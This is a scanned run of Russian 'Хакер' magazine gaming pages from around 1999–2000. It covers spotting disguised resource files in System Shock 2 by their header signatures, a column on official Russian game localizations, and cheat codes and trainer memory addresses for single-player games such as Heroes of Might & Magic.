Тебе никогда не хотелось залезть в ресурсы твоей любимой игры и изменить, например, текстуры, или, там, звуковые файлы? Если да, то ты наш человек, и сейчас ты поймешь, что для этого не нужны особо крутые знания программирования, взлома или еще чего-нибудь. Это доступно среднему пользователю. Да даже моя девчонка иногда развлекается таким способом!

Очень часто ресурсы игрушки находятся на поверхности и их очень легко изменить. Я думаю, ты легко сможешь подкорректировать логотип, лежащий, например, в .bmp файле. А если этот логотип находится в файле с расширением .ttt или .fff? Вот тут у тебя может возникнуть некоторая растерянность. Но не стоит пугаться, не так страшны черти, как малюются на первый взгляд. Сегодня и ты научишься находить и редактировать ресурсы.

System Shock 2

Для сегодняшнего урока мы будем использовать System Shock 2. Если ты производил не полную установку, то вставляй диск в кофейницу и инсталь заново. На полную катушку, разумеется. На будущее, обязательно выбирай только полную установку, это не только позволит увеличить скорость игры, но и сделает доступными все находящиеся в игрульке ресурсы. Если ты произведешь неполную установку, то у тебя возникнут проблемы с сохранением: ведь ресурсы останутся на компакте, а насколько я знаю, на компакт-диски мы еще не научились писать, разве что у тебя есть CD-Recorder и твоя игра записана на перезаписы-



ЛЮБИМОЙ ИГРУШКИ

ваемом диске, что маловероятно.
Итак, ты произвел полную установку. Теперь открывай то, что ты используешь вместо проводника (я надеюсь, ты не используешь для работы с файлами эту примитивную уродину под кличкой "проводник"), и начинай поиск знакомых тебе файлов типа .BMP, .PCX, .WAV и т.д. Стратегия очень даже проста: нашел, отредактировал, сохранил. Но эта стратегия работает не всегда. В большинстве случаев ресурсы маскируют. И тут мы с тобой переходим к конкретным примерам из второго System Shock.
В случае с SS2 ты ничего интересного, кроме роликов в .AVI, таким способом не найдешь. Хотя я тебя уверяю, все ресурсы этой игры лежат на поверхности, только бери и редактируй! Разработчики этой игры, как и некоторые другие, маскируют файлы под другими расширениями. Это позволяет спрятать ресурсы от идиотского взгляда ламера, но не от нас с тобой.
Итак, логотипы находятся в файлах 00000409.016 и 00000409.256. Первый содержит 16 цветов, а второй 256. Тайной за семью печатями для меня осталось, зачем игре, требующей 2 метра видеопамяти и еще много чего, надобен логотип на 16 цветов. По счастью, нам на причины таковых непонятностей глубоко наплевать. Бери да правь.
У игры полно .CRF файлов. Я тебе отвечаю, это никакие это не .CRF, а простые .ZIP-файлы. Архивчики. Если в качестве файлового менеджера ты используешь Windows Commander, то можешь просто входить в эти файлы, как и в любые другие архивы, а если ты по неразумию своему пользуешь "Проводник", то тебе придется переименовывать эти файлы в .ZIP и только потом работать с ними как с простыми архивами. Что в них находится, в этих архивах? А ты сам посмотри. в большинстве из них лежат .PCX файлы. Думаю, тебе не надо рассказывать, как с ними работать. И в некоторых лежат звуковые файлы .WAV.
Ну вот. Теперь ты знаешь, где находятся ресурсы, и можешь приступать к издевательству над ресурсами System Shock. Хороших мыслей твоему извращенному уму! Главное - не заблудись в ресурсах, их там очень много, можно замучить игру до неузнаваемости. А еще обрати внимание на качество спрайтов: большинство из них примитивны. Вот так мы и выводим игрульки на чистую воду ;))

Азы жестоких издевательств


Все, конечно, хорошо и классно, но как самому додуматься, что файл с расширением .CRF - это на самом деле простой архив? Ведь не буду же я каждую игру тебе по кускам разжевывать, верно? Но, надеюсь, ты и сам захочешь научиться узнавать, для чего реально предназначен конкретный файл. Научившись этому, ты почувствуешь себя настоящим Хакером! :-)
Итак, начнем учиться распознавать реальное назначение файлов. Практически все файлы состоят из двух частей: заголовок и данные. Сами данные нас особо не интересуют. Конечно, эти самые данные и представляют собою всю необходимую инфу, однако в большинстве случаев ты там все равно ни хрена не поймешь. А вот в заголовке есть много чего интересного. Самое интересное для нас на данном этапе - это первые два байта. Хотя заголовки в разных типах файлов сильно отличаются друг от друга, но все же обычно первые два байта служат одной и той же цели - идентификации файла. Например, когда программа "Фотожоп" читает файл .BMP, он проверяет первые два байта, и если они равны "BM", значит, это .BMP, а если нет, то значит, это чего-то другое. Точно также поступают все проги, когда они открывают какой-либо файл.
Итак, первые два байта (в программистских кругах откликаются на "сигнатура"), это идентификатор формата файла, который подтверждает, что он действительно относится к данному семейству файлов. Все расширения типа .BMP или .WAV - это только условность, сделанная для удобства. Какое расширение - вообще-то, пофиг. Главное - содержимое, а формат содержимого определяется сигнатурой. Вот по ней ты и можешь узнать, что именно прячут в файле.
С учетом всего вышесказанного, стратегия поиска ресурсов немного изменилась, теперь ты должен открывать все файлы в режиме просмотра (в Windows Commander или в Нортоне жмешь на пимпу F3) и просматривать сигнатуру, то есть первые два байта.
Рассмотрим .JPG файл. Это наиболее сложный формат, потому что здесь сигнатура не постоянна, хотя в большинстве случаев это "яШ". Дополнительным идентификатором .JPG является "JFIF" начиная с 7 байта. Чуть дальше ты можешь увидеть название программы, с помощью которой был создан данный файл (на рисунке это Photoshop 3.0).

Чтобы тебе было легче, я приведу несколько сигнатур. В скобках приведены шестнадцатиричные значения сигнатур:
.BMP - "BM" (42 4D);
.ZIP - "PK" (50 4B);
.DLL - "MZ" (4D 5A), эти файлы имеют для нас особый интерес, поэтому я расскажу тебе о них



в другой раз. Читай ближайшие номера X;
.JPG - "яШ" (FF D8).
Я не буду продолжать этот список, ты и сам в состоянии его продолжить - для этого тебе необходимо открыть любой файл и посмотреть его сигнатуру. Обращай внимание на регистр, в котором записана сигнатура, он имеет большое значение. Например, Сигнатура "OO" может быть не равна "Oo". Если ты ошибешься в регистре, то, в принципе, ничего страшного не произойдет, просто ты будешь долго думать, почему у тебя ничего не получилось. Поэтому советую быть повнимательнее.

Они ждут тебя!



Учти: сигнатуры я даю в ANSI кодировке Windows. Если ты будешь просматривать файл в другой кодировке, то эта же сигнатура будет выглядеть по-другому. Чтобы избежать проблем с кодировками, можешь запомнить или переписать на листик шестнадцатиричные значения и для поиска использовать шестнадцатиричный редактор или Windows Commander (здесь для просмотра в шестнадцатиричной системе, после нажатия F3 нажимай циферку 3).
Вот ты и научился определять реальное назначение фала по его сигнатуре. Теперь ты не испугаешься причудливых названий. Смелее проверь все игрушки на своем столе, System Shock - не единственный такой гамес. Ты удивишься, насколько много существует на свете игр, которые только и ждут, пока кто-нибудь разложит их на операционном столе и займется трепанацией с последующими биопсией и прочим членоотдирательством ;)

Мыло отсутствует, поэтому звоните мне по 02, спросить Horrific'a.

Локализация: бизнес

Имхо Крейзи Младший (game@xakep.ru)

В прошлом номере мы с тобой рассуждали о пиратских переводах игр, какое это в большинстве случаев дерьмо и как нам с тобой это самое дерьмо поневоле приходится кушать. Вернее, рассуждали-то мы, а ты слушал (возможно, даже читал). Выполняя взятое нами обязательство по недопущению разжижения твоих мозгов путем ежемесячной инъекции свежей игровой инфы, предоставляем тебе возможность почитать еще раз. Причем снова про переводы игр, но на этот раз про другие. Этот тип переводов называется гордым именем "локализация" и выполняется с ведома и даже в сотрудничестве с официальным заграничным издателем игры. Представь себе, и такое бывает! Ясный пень, что этим занимаются не те же самые люди, которые обзывают Fallout "Возрождением" - от такого перевода у заграничных издателей волосы по всему телу дыбом встали бы. И делают они, эти "не те же люди", свою работу несколько по-другому, подходят к ней иначе, да и методы используют иные. Результат, ессессно, тоже другой получается.

"Шизариум" ("Новый Диск"). Нда, поговоришь с такой дамой, особенно так озвученной, и ведь действительно шизанешься...



"Розовая Пантера: Право на Риск" ("Новый Диск"). Для детей легче переводить, они не такие требовательные, все воспринимают как должное...

"Так ты нам про лицензионные "коробочные" версии впариваешь?" - уже слышу я твой вопрос. "И это со страниц "Хакера"?! Оставь свои байки для тупорылых американцев, я ни за что не выложу 15 баксов, если могу купить то же самое за 3!" Стоп. Давай-ка разберемся.

1. Я не пропагандирую "здоровый образ жизни", это не по моей части проблема.

2. Пятнадцать баксов - это совсем не 40 и не 50, за которые эти же игры покупают "тупорылые американцы", а если учесть буковский пример "экономичного" варианта легального диска по нелегальной цене, то в будущем нас, возможно (кто знает?!), ждет повальный переход на дешевые лицензионные игры. Типа рай на земле и все такое.

3. Наконец, в-третьих и в-самых-важных, за три бакса ты купишь совсем не "то же самое", хотя так на первый взгляд и кажется. В чем разница?

Не только в наличии коробки и мануала, поверь мне.


Pupkin's Software Inc.

Для начала давай разберемся, что такое официальная локализация и чем она отличается от... хе-хе, "неофициальной". Допустим, у нас в России есть фирма Pupkin's Software Inc. И захотела вдруг эта фирма, как-то поутру с похмелья (а так все великие проекты в отечестве нашем и зачинаются), издать на территории нашей многострадальной Родины, ну, скажем, популярнейшую стратегию Butatorian Moon. Причем ей (фирме этой) искренне хочется,

или искусство?

чтобы все было цивильно, как у людей: в коробках да с описанием, а главное - в рамках закона. Как она поступает? Засылает челнока на Запад закупиться на ближайшем оптовом складе коробками с игрой, а потом продает товар у нас на рынках? Не-а, такая фишка только с турецкими кожаными куртками прокатывает... Прикинь, если купить игру там, по их ценам, а потом продавать здесь - это чего же получится? Ведь цена еще возрастет: за счет перевозки, аренды помещений, прибыль опять же... В результате выйдет сумма, за которую не только ни один нормальный русский, но даже ни один зажравшийся буржуй не станет игру покупать. А если ее еще переводить надо? Это типа как - из каждой коробки вытаскивать родной диск и вставлять свой, "локализованный"? Бред. Горячечный. К тому же, доложу я тебе, это уже ни в какие "рамки закона" не пропихнется...

Остается у компании Pupkin's Software один путь: заключать договор с тамошним издателем. Договоры могут быть разными. Иногда подписывается соглашение на издание одной-единственной игры. С локализацией или без. Можно просто купить права на издание партии коробок, напечатать где подешевле (не факт что в ущерб качеству) и дальше делать с этими коробками что душе заблагорассудится, хоть крышу дисками крыть. Но, как правило, сотрудничество бывает более тесным. Зарубежный паблишер чаще всего оказывается заинтересован в глобальном осеменении девственного российского рынка своими продуктами, поэтому нашим издателям-локализаторам обычно предлагают договор на всю (или почти всю) линейку ихних игр. Причем первому попавшемуся Васе Пупкину издавать такого монстра, как Butatorian Moon, никто не даст. Мало ли, что там за конь в пальто приперся... А вот если он не просто Вася, а V.I.P. (Василий Иванович Пупкин), да к тому же его компания Pupkin's Software имеет опыт работы на российском рынке и зарекомендовала себя как надежный партнер - тогда другое дело. Часто требуется доказать (усы, лапы и хвост не прокатывают), что ты способен издать и продать определенное число копий по цене не ниже оговоренной. И то иногда случается так, что желающих издавать игру на одной и той же территории несколько, и тогда приходится участвовать в конкурсе. Конкурс этот, конечно, называется не "Бег на перегонки с яйцом в ложке", а скорее "Заполнение конвертиков зелеными картинками".


"Дон Капоне" (Snowball). Текста в игре совсем немного: из крупного только описания миссий. Почти халява для локализаторов!..

Кстати, не все наши локализаторы стремятся издавать хитовые игры. Здесь у каждой компании своя политика. Например, "Дока" любит отыскивать малоизвестные и часто откровенно слабые гамесы с низким спросом - ну там аркады всякие, второсортные гонки... Зачем? Так за это ж денег меньше требуют! "Дока" вообще фанат низкобюджетных проектов. Какой резон поставлять на недоразвитый, только становящийся на (кривые и разъезжающиеся) ноги российский рынок крутые, дорогие продукты? Ведь конкуренции почти нет, а те люди, которые решили юзать только лицензионщину, в нашей неизбалованной стране скушают и "Ралли Чемпионат" (причем это лучшая из выбранных "Докой" игр), и все остальное... Ну, вообще ничего плохого в таком подходе нет - в конце концов, ведь покупать игру тебя никто не вынуждает, правильно?

Или пример противоположного подхода - то, как строит локализаторскую деятельность компания "Бука". Она берет только верхние строчки чартов. Третьи Герои, Jagged Alliance 2 - названия говорят сами за себя.

И плюс к тому есть компании, которые предпочитают довольствоваться средненькими играми (но средними - в данном случае еще не значит плохими).

Что такое "геморрой с осложнениями"

Как происходит локализация. После того, как Pupkin's Software подписала договор об издании Butatorian Moon, западный паблишер присылает ей... э-э-э... ну, это как повезет. Чаще всего присылают весь текст игры в текстовых файлах. В этом случае все, что требуется от локализатора, это грамотная работа переводчиков, редакторов и электронной почты, чтобы потом эти тексты (уже на русском) отослать обратно на Запад. Там их элегантно впихивают обратно в игру (предварительно произведя кучу манипуляций типа перевода в нужный формат и т.д.) и смотрят, что за хренотень у них получилась. Тестируют, иначе говоря. Тут обычно паблишер узнает, что существует такая непонятная штука, как кириллическая таблица символов и что все эти невероятные значки на экране должны выглядеть совсем не в виде похабных цифрово-символьных закорючек из дальних шрифтовых задворок... Хех, а может еще и не повезти. Т.е. все может обернуться еще хуже. Например, наша с тобой удалая Pupkin's Software может попасть в ситуацию, похожую на ту, в которой очутилась "Бука" с Heroes of Might&Magic III.

Ты помнишь, сколько было нареканий на несметное количество глюков в Третьих Героях?.. Фишка такая: иногда издатели присылают весь код игры целиком, а не одни только тексты. Тут уже одними переводчиками не отделаешься. И надо следить не только за тем, чтобы перевод поудачней подобрать да фразу покрасивше сложить, а еще и... эээ... чтобы в финальном варианте в программе было столько же файлов, сколько и в начале работы. Тут дело тонкое: какой-нибудь нолик в коде сотрешь случайно, и это уже не орфографическая ошибка в переводе, а каюк всей игре. Поди потом, отлаживай всю программу. К тому же нужно следить, чтобы текст на экран влезал, ничего не перекрывал и вообще находился там, где ему положено по уставу. Потом с глубоким вздохом удовлетворения посылаешь издателю - а у него ни хрена не работает. Потому как за то время, пока ты тут корпел над переводом, их разработчики решили внести кое-какие коррективы и "чуть-чуть" исправили код игры. Абзац.




Надо отдать должное "Буке", они смогли сделать не совсем уж отстойную локализацию даже в таких условиях (кстати, я не утверждаю, что все вышесказанное в точности относится к ситуации с HoMM III, так что лучше скажу не в "таких", а в "похожих" условиях). Одним словом, Героев можно назвать первым блином, который, как известно, выходит в виде неровноповерхностной сферы.

Зато следующая по счету букинская локализация, "Агония власти" (в девичестве JA2), оказалась не только на много порядков круче по качеству, но и, пожалуй, может быть названа самым масштабным отечественным проектом такого рода. Конечно, там есть свои странности и недоработки. Например, только по обкурке


можно въехать, за каким чертом многие наемники разговаривают с украинским и кавказским акцентами. Ребята явно перестарались. Помнишь пиратский перевод KKnD: "русские против хохлов за рецепт водки "погань"? Неприятная аналогия. Но зато в остальном озвучка выполнена на высочайшем уровне, вплоть до того, что было задействовано больше актеров, чем в самом Sir-Tech при создании оригинального звукового ряда. Рулез. Не буду вдаваться в дальнейшие подробности... Короче: если, сравнивая Героев и JA2, "Бука" продолжит прогрессировать теми же темпами, через пару лет ей можно будет ставить прижизненный памятник. И не стоит забывать, что обе названные игры продавались в России по пиратским ценам, что само по себе вообще явилось беспрецедентным событием! Вернее, почти беспрецедентным. Прежде того, пару лет назад были очень классно сделанные локализации от компании "Амбер" по играм G-Nome, Monthy Python and the Holy Grail (гениальнейший перевод, между прочим!), Ace Ventura и так далее... но они стоили примерно в 2,5 раза дороже пиратских копий. А тут - столько же! Черт, все, баста, больше не буду говорить на эту тему - как бы не сглазить, ведь "Бука" в скором времени рассчитывает порадовать нас следующими своими локализациями и по тем же супернизким ценам...

Локализация - это вам не русификация!


Что такое процесс локализации, я тебе рассказал, теперь давай посмотрим, какие бывают результаты локализации. Их два. Хорошо переведенные игры и плохо переведенные игры. Кроме "Буки" и "Доки", которые уже упоминались в качестве примеров, существует немало компаний, которые занимаются официальной локализацией. И это дело, как ты догадываешься, у них получается по-разному...
Возьмем вот компанию "Новый Диск". Может, название это тебе и не знакомо, но их продукты ты знаешь. Чего стоят одни только изданные ими донельзя отстойные "Дорожные войны", которые скинула им по дешевке, не решившись пускать в продажу, "Бука"! Из заметных локализаций у "Нового Диска" - "Шизариум" и детские "Розовые Пантеры", аж две штуки. Как видишь, контингент клиентов далек от буковского... Из более или менее приличных игр они один только Sanitarium взяли. Взяли и обозвали "Шизариумом". Почему "Шизариум"? Убейте меня на месте, не понимаю. Это что, типа перевод? Или они считают, что sanitarium - английское слово, а шизариум - русское? И вообще, стало ли название игры звучать более по-русски после локализации? Ладно, не в этом



SimCity 3000 (SoftClub). Это сколько ж надо было перевести! Уму непостижимо! И главное – довольно качественно!



"Война и Мир" (Snowball). Ну, это прямо по Толстому... Где же выдержки из романа? :)



Сайт "Буки". Последний апдейт: "Бука" не станет издавать Armageddon's Blade – не поладили с 3DO. Те, видите ли, захотели, чтобы компакты печатались где-то хз где за бешеные бабки, зато с сомнительной защитой от пиратского копирования. Между "высокой стоимостью на прилавке" и "не издавать" "Бука" совершенно разумно выбрала последнее...

даже дело, ну шизариум так шизариум... Начинаешь играть - все вроде нормально... поначалу. А ведь это квест, не услышал одно слово, в котором был намек на решение загадки, и пиши пропало. Голоса тоже встречаются до того неестественные, наигранные и фальшивые, что задаешься вопросом: а может, игру озвучивали сами сотрудники "Нового Диска"? Чисто-просто решили сэкономить на озвучке? В принципе, такое возможно, если принять во внимание ту завидную оборотистость, которая присуща стилю ведения бизнеса "Нового Диска". И чтобы меня не обвинили в пустословии, вот тебе пример: есть достоверные сведения, что "Новый Диск" занимается... продажей демо-версий своих программных продуктов (в том числе игр)! Прикинь, а? Это как если бы с тебя за игровые демки из И-нета деньги брали! Нет, конечно, это право самой компании, что им продавать, а что бесплатно раздавать, и закон они тут не нарушают. Но сам факт... вызывает, мягко говоря, недоумение. Хотел бы посмотреть, как отреагировал народ на E3, если бы им попытались за бабки впаривать демо-диски! Там это барахло раздается тоннами. Впрочем, у нас Россия, видать, у здешнего бизнеса свои законы...
Теперь, как водится, противоположный пример. Возьмем всем известную благодаря печальной эпопее со "Всеславом Чародеем" компанию Snowball. Напомню, из локализаций - "Ярость" (Shogo), "Война и Мир" (Knights & Merchants), "Дон Капоне". Игры среднего или выше среднего уровня (лично у меня Knights & Merchants входит в десятку любимейших), так же можно охарактеризовать и качество перевода. Разница, конечно, есть. Вместо противных гнусавых пищаний с извечными пиратскими приколами типа "Куда прешь! Не возьмешь!" звучат вполне профессиональные актерские голоса. Хотя, конечно, 3D action и RTS переводить куда легче, чем экономические симуляторы с томами текста. Такая задача выпала другому российскому локализатору - компании Softclub. На ее счету - Populous: The Beginning и SimCity 3000. Сделано на уровне. Про Populous особенно сказать нечего, там работа заключалась преимущественно в переводе мануала, в самой же игре текста не архимного. Зато в SimCity есть где оценить качество перевода. Уж чего-чего, а текста там - с головой потонуть! Надо отдать должное переводчикам из Softclub, даже с таким непомерным объемом работы они справились достойно. Конечно, некоторые ошибки и баги есть ("Предлагаю заглючить договор с отходами"), но в целом нет и намека на то, чего боится привыкший к пиратским переводам юзер: на то, что перевод испортит игру. На этот вопрос есть разные мнения. Слава Богу, если для нас, конечных игроков, этот вопрос будет единственной проблемой с переводом. Потому что, к сожалению, большая часть переводов, с которыми мы сталкиваемся (я имею в виду пиратские), не оставляют нам возможности нормального полноценного выбора. Хотя, с другой стороны, стимулируют изучать английский...
Одним словом - больше локализаций, хороших и лицензионных, и по низким ценам!

ЛОМКА

KodeMaster
cranyoblast@xakep.ru

Deer Hunter 3

И даже читкоды сделаны для тупых американцев! Сначала надо нажать **F2**, чтобы ввести читкод, а потом еще раз **F2** – чтобы его подтвердить!
dh3find – телепортация охотника к ближайшей зверушке. Бедная зверушка может умереть от разрыва сердца.
dh3nofear – звери вас не боятся.
dh3beacon – на ловца и дверь бежит... т.е. зверь.
dh3sightin – тебе видно твое оружие.
dh3leadeye – вид из глаз пули :)
dh3water – да будет дождь!
dh3ice – да будет снег!!
dh3zeus – да будет молния!!!
dh3monster – когда олени были большими...
dh3truck – проход сквозь препятствия.
dh3homegym – бессмертный охотник.
dh3f13 – кровищщщщщща!!!!!
dh3showme – показывать оленей на карте.
dh3skyhook – режим полета.
Вообще, стоило бы послать эту типа игру куда подальше и никаких кодов по ней не давать. А с другой стороны, наше дело инфу тебе представить во всей ее полноте и красе, а тебе уж самому решать, за каким таким она тебе занадобилась.

Descent FreeSpace 2

Вот играешь ты в игру, играешь... А потом тебе надоедает. В такой момент попробуй набрать **www.freespace2.com**. Халявного И-нета ты не получишь, зато увидишь сообщение «Cheats activated». После этого разные комбинации клавиш будут давать тебе разные забавные эффекты. Например: Зажми ногой **~** , а руками набери:
C – послать сообщение врагам.
Shift-C – всем кораблям – измерительную полоску с информацией о них.
K – убить текущую цель.
Shift-K – убить того, кто на тебя нацелился.
Alt-K – 10% повреждение самому себе. Для мазохистов.
I – неуязвимость.
Shift-I – вкл/выкл неуязвимость для текущей цели.
O – вкл/выкл физику в стиле Descent.
Shift-W – неограниченное оружие вообще у всех кораблей. Мочилово полное.
W – неограниченное оружие у твоего корабля.
G – пометить все главные цели как выполненные.
Shift-G – пометить все второстепенные цели как выполненные.
Alt-G – пометить все бонусные цели как выполненные.
9 – пролистать все второстепенное оружие вперед.
Shift-9 – пролистать все второстепенное оружие назад.
0 – пролистать все главное оружие вперед.
Shift-0 – пролистать все главное оружие назад.
R – перенацелиться на текущую цель.
Но, правда, должен заметить, что при включении читкодов миссию закончить ты не сможешь. Вот так-то вот. Хотя... есть один способ.
Запусти одну из миссий, активируй читкод «неограниченное оружие», выйди из миссии (не обязательно ее заканчивать) и вернись в кампанию. Догадайся, что произойдет. Вуаля!

Disciples: Sacred Lands

givememoney – 5000 маны и золота.
upgrademe – следующая битва повысит на уровень ваши юниты и лидера.
letmemove – все юниты получают возможность ходить по полной программе.
playhideandseek – невидимость.
iwanttokilleverybody – сделать всех врагами.
iloveallofyou – сделать всех союзниками.
iwanttobuildagain – разрешить постройку.
iwillkeepaneyeonyou – открыть монстра/врага.
whoturnedoffthelights – закрыть карту.

"Хакер" – единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

nowicanseeyou – открыть карту.
whataloseriam – сразу проиграть.
nobodycanbeatme – сразу победить.
givemeanotherchance – оживить мертвых юнитов (при хотя бы одном живом).
makemestronger – восстановить здоровье (где бы для меня такой читкод лично для себя надыбать?..).

HM&M3: Armageddon`s Blade

Во время игры нажми **Tab**, затем введи:
nwcquigon – повысить уровень.
nwcpadme – прислать герою мешок архангелов.
nwcdarthmaul – черные рыцари в подмогу герою.
nwccoruscant – построить все здания.
nwcr2d2 – поиметь все боевые машины (в т.ч. БМП).
nwcwatto – деньги, ресурсы... женщины, шампанское...
nwcpodracer – быстроходность.
nwcprophecy – показать участок карты с обелиском.
nwcrevealourselves – показать карту.
nwcmidichlorians – 999 маны и все заклинания.

NHL 2000

Включи «предварительную игру» и выключи «быструю игру» в опциях. После забитого тобой гола можешь вдоволь посмеяться, нажав клавишу **Z**.

Sinistar: Unleashed

Вводить коды надо нежно, медленно и в консоль. Консоль вызывается – кто бы мог подумать?! – клавишей **~** .
cheatnodmg – бессмертие.
cheatfreecrystal – кристаллы нахаляву.
level # – проследовать на уровень с номером 0-23.

1
2
3
4
5

ЛОМКА 16 HEX

NeuroSurgeon
cranyoblast@xakep.ru

Рубрика «Ломка 16 Hex» вводится с этого номера X и будет постоянной. Не всегда к игре существуют коды, и не всегда существующие коды удовлетворяют потребностям игрока. В таких случаях на помощь приходит шестнадцатиричное редактирование.
Мы будем публиковать hex-кряки как к современным, так и продолжающим пользоваться популярностью старым играм. Все кряки стопроцентно работают, так как изготовляются непосредственно в стенах редакции ;)

Методика

Для ввода цепочек я рекомендую использовать **CheatFinder** версии не ниже 1.0, достать который можно с ***cheatfinder.freeservers.com***. Запускаем игру, затем CF. В окне Applications Executing выбираем исполняемый файл игры. Жмем кнопку «Search Value». В появившемся окне нажимаем Insert и вводим: Address – адрес, по которому значение «проживает» в памяти, например, AD04E8; Width – «толщина» значения, например, 32 bits; Name, например, «деньги в банке». Нажатие на OK добавит получившуюся строчку в чит-лист, теперь значение можно изменять. Для этого выделяем строчку мышью и жмем кнопку Change. В появившемся окошке можно ввести новое значение и, если хочется, «заморозить» его, поставив галочку возле «freeze value». Напомню, что «заморозка» – это постоянная автоматическая подстановка значения в память. Частоту подстановки можно выбрать ползунком speed – от 2 до 200 раз в секунду. Сохранить чит-лист можно, нажав кнопку «Save PRF» в левой части CheatFinder.
Возможно также использовать **Magic Trainer Creator v1.27**. Делается это так: запустив MTC параллельно с игрой, в окошке Process ID выбираем указанный exe'шник. Загружаем модуль **Magic Editor Creator**. С помощью Add забиваем всю информацию в чит-лист: название строчки, адрес и размер значения. Сохранив чит-лист в mec-файл, выбираем в менюшке справа «memory editor», выделяем строчку мышью и редактируем значение в Edit Zone. Несколько сложнее обстоят дела с «заморозкой» значения. После выбора exe'шника, адреса вводятся в окно Values to write in memory. Причем формат несколько отличается от указываемого мной, например, «Лес: D11CCB (32 бита)» для MTC выглядит так: «Лес: D11CCB, D11CCC, D11CCD, D11CE» – те же самые 4 байта (как видно, нужно немного знать шестнадцатиричное счисление). Для каждого байта выставляется значение в hex. Сохраняем чит-лист в gtc-файле, выбираем частоту подстановки, нажимаем «Poke all» и «Freeze». Значения заморожены.

Heroes of Might & Magic II / The Price of Loyalty

Исполняемый файл – heroes2w.exe

Лес: D11CCB (32 бита)
Ртуть: D11CCF (32 бита)
Руда: D11CD3 (32 бита)
Сера: D11CD7 (32 бита)
Кристаллы: D11CDB (32 бита)
Самоцветы: D11CDF (32 бита)
Золото: D11CE3 (32 бита)

Heroes of Might & Magic III: Armageddon`s blade

Можно изменять как свои, так и компьютерные ресурсы. Игроки различаются по цвету вымпела.
Исполняемый файл – h3blade.exe

Красный:
Лес: 136627C (32 бита)
Ртуть: 1366280 (32 бита)
Руда: 1366284 (32 бита)
Сера: 1366288 (32 бита)
Кристаллы: 136628C (32 бита)
Самоцветы: 1366290 (32 бита)
Золото: 1366294 (32 бита)

Синий:
Лес: 13663DC (32 бита)
Ртуть: 13663E0 (32 бита)
Руда: 13663E4 (32 бита)
Сера: 13663E8 (32 бита)
Кристаллы: 13663EC (32 бита)
Самоцветы: 13663F0 (32 бита)
Золото: 13663F4 (32 бита)

Коричневый:
Лес: 136653C (32 бита)
Ртуть: 1366540 (32 бита)
Руда: 1366544 (32 бита)
Сера: 1366548 (32 бита)
Кристаллы: 136654C (32 бита)
Самоцветы: 1366550 (32 бита)
Золото: 1366554 (32 бита)

Зеленый:
Лес: 136669C (32 бита)
Ртуть: 13666A0 (32 бита)
Руда: 13666A4 (32 бита)
Сера: 13666A8 (32 бита)
Кристаллы: 13666AC (32 бита)
Самоцветы: 13666B0 (32 бита)
Золото: 13666B4 (32 бита)

Оранжевый:
Лес: 13667FC (32 бита)
Ртуть: 1366800 (32 бита)
Руда: 1366804 (32 бита)
Сера: 1366808 (32 бита)
Кристаллы: 136680C (32 бита)
Самоцветы: 1366810 (32 бита)
Золото: 1366814 (32 бита)

Пурпурный:
Лес: 136695C (32 бита)
Ртуть: 1366960 (32 бита)
Руда: 1366964 (32 бита)
Сера: 1366968 (32 бита)
Кристаллы: 136696C (32 бита)
Самоцветы: 1366970 (32 бита)
Золото: 1366974 (32 бита)

Бирюзовый:
Лес: 1366ABC (32 бита)
Ртуть: 1366AC0 (32 бита)
Руда: 1366AC4 (32 бита)
Сера: 1366AC8 (32 бита)
Кристаллы: 1366ACC (32 бита)
Самоцветы: 1366AD0 (32 бита)
Золото: 1366AD4 (32 бита)

Розовый:
Лес: 1366C1C (32 бита)
Ртуть: 1366C20 (32 бита)
Руда: 1366C24 (32 бита)
Сера: 1366C28 (32 бита)
Кристаллы: 1366C2C (32 бита)
Самоцветы: 1366C30 (32 бита)
Золото: 1366C34 (32 бита)

Игра имеет одну неприятную особенность: на разных операционках – разные адреса. Вышеприведенные для Windows'98. Если у тебя другой MustDie, придется искать самому. Делается это так: найдя «Красный/Лес» и прибавив 0x160 (то бишь в hex-формате), получаешь «Синий/Лес», и т.д. Внутри каждого цвета адреса отличаются на 0x4, то есть «Лес» + 0x4 = «Ртуть», «Ртуть» + 0x4 = «Руда»...

Might & Magic VII: For Blood and Honor

Здоровье и ману лучше заморозить.
Исполняемый файл – mm7.exe

